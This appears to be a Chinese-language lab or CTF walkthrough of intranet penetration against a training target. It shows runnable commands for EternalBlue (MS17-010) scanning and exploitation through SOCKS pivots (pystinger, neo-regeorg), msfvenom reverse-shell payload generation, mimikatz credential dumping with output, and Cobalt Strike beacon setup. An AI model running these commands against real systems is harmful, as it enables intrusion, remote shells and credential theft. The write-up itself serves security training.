
然后登录，win+r，输入mstsc




可能这个地址看起来有点怪异，其实是因为proxifier已经把流量发到靶机了，所以靶机的3389才会收到这个流量。

Application	Target	Time/Status	Rule : Proxy	Sent	Received
mstsc.exe *64	127.0.0.1:3389	29:02	mstsc : 127.0.0.1:6000 SOCKS4	31.5 KB	280 KB


然后输入账号密码，成功□



本题说是要找管理员密码。
打开phpstudy，



点击mysql-front，猜测默认密码root，直接可视化查看数据库。



找不到flag在哪□，知道的大佬给我说说。。。。。

Kali渗透 - 拿下目标服务器

用蚁剑直接在c盘网站根目录找，

```
C:\phpStudy\WWW> type flag.php
<?php $a='flag{cdyjbx6}';?>
```

Kali渗透 - 通过Sqlmap直接获得服务器权限


应该就是–os-shell直接获得shell，本题没有flag

kali渗透 - hydra爆破服务器登陆密码

本题有问题呢？？题目说linux服务器，但靶机实际是windows服务器？？？

该靶机后续渗透 pystinger + cobalt strike 不出网上线

上传port扫描神器，扫描发现局域网好多机器。好多139/445



于是拿VPS有msf的进行永恒之蓝利用一下。

VPS 开启代理

./stinger_client -w http://lri45456.ia.aqlab.cn/Static/upload/source/20220312/proxy.php -l 0.0.0.0 -p 6000

第一个是永恒之蓝扫描模块：auxiliary/scanner/smb/smb_ms17_010

use auxiliary/scanner/smb/smb_ms17_010

set rhosts 192.168.0.4

set proxies socks4:127.0.0.1:6000

run

```
; use Addrinfo.getaddrinfo instead.

[+] 192.168.0.20:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[*] 192.168.0.20:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.0.24
rhost => 192.168.0.24
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
/opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.34/lib/rex/socket/comm/local.rb:435: warning: Socket.gethostbyname is deprec
; use Addrinfo.getaddrinfo instead.
/opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.34/lib/rex/socket/comm/local.rb:435: warning: Socket.gethostbyname is deprec
; use Addrinfo.getaddrinfo instead.

[+] 192.168.0.24:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.24:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.0.27
rhost => 192.168.0.27
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
/opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.34/lib/rex/socket/comm/local.rb:435: warning: Socket.gethostbyname is deprec
; use Addrinfo.getaddrinfo instead.
/opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.34/lib/rex/socket/comm/local.rb:435: warning: Socket.gethostbyname is deprec
; use Addrinfo.getaddrinfo instead.

[+] 192.168.0.27:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 HPC Edition 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.27:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.0.28
rhost => 192.168.0.28
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
/opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.34/lib/rex/socket/comm/local.rb:435: warning: Socket.gethostbyname is deprec
; use Addrinfo.getaddrinfo instead.
/opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.34/lib/rex/socket/comm/local.rb:435: warning: Socket.gethostbyname is deprec
; use Addrinfo.getaddrinfo instead.

[+] 192.168.0.28:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.28:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.0.51
rhost => 192.168.0.51
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
/opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.34/lib/rex/socket/comm/local.rb:435: warning: Socket.gethostbyname is deprec
```


第二个是永恒之蓝攻击代码：exploit/windows/smb/ms17_010_eternalblue

use exploit/windows/smb/ms17_010_eternalblue

set payload payload/windows/shell_reverse_tcp

set rhosts 192.168.0.28

set lhost 127.0.0.1

set lport 60020(因为pystinger)

set proxies socks4:127.0.0.1:6000

set ReverseAllowProxy true

run

没有成功，我觉得是因为流量转发的问题，没办法，转了太多次了。。。。

第二种思路：

生成可执行木马木马

msfvenom lhost=192.168.0.27 lport=4444 -f exe --platform windows -p windows/shell_reverse_tcp > evil.exe

k8 加强版 zzz 攻击工具使用

下载

mstsc登录，上传相关的工具，测试192.168.0.20 可以运行起来，但是没有回连。

msf 做个小结：

- 第一种
  可直接上传木马到靶机
  msfvenom 生成木马：`msfvenom lhost=192.168.0.2 lport=4444 -f exe --platform windows -p windows/shell_reverse_tcp > evil.exe`
  配合 exploit/multi/handler模块使用

```
use exploit/multi/handler
set payload windows/shell/reverse_tcp
set lhost 192.168.0.2
set lport 4444
run
```

- 第二种
  靶机并没有被控制，但发现漏洞，使用攻击模块

```
use exploit/windows/smb/ms17_010_eternalblue
set rhost 192.168.0.19
set payload windows/x64/shell/reverse_tcp
set lhost 192.168.0.2
set lport 4444
run
```

好了 看来msf神器不能使用了。换CS。

上mimikatz，由于创建的jdq权限不够system，而蚁剑的权限是system，所以就用蚁剑运行mimikatz

```
C:\phpStudy\WWW\Static\upload\source\20220312> mimikatz64.exe "privilege::debug" "sekurlsa::logonpasswords"  "exit"> password.txt

C:\phpStudy\WWW\Static\upload\source\20220312> type password.txt
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 106892168 (00000000:065f0b88)
Session           : RemoteInteractive from 1
User Name         : jdq
```

mimikatz.exe “privilege::debug” “sekurlsa::logonpasswords” “exit”> password.txt

type password.txt


同时，由于该靶机是64位，所以要上传64位咪咪卡兹。

上neo-regeorg，mstsc挂钩代理neo，登录。

上pystinger，靶机与VPS连接成功。cs与pystinger在同一VPS。

cs+pystinger二者联动参考文章

上面文章的有一处不清楚，他是建立http listener



将生成的exe上传到靶机运行。成功上线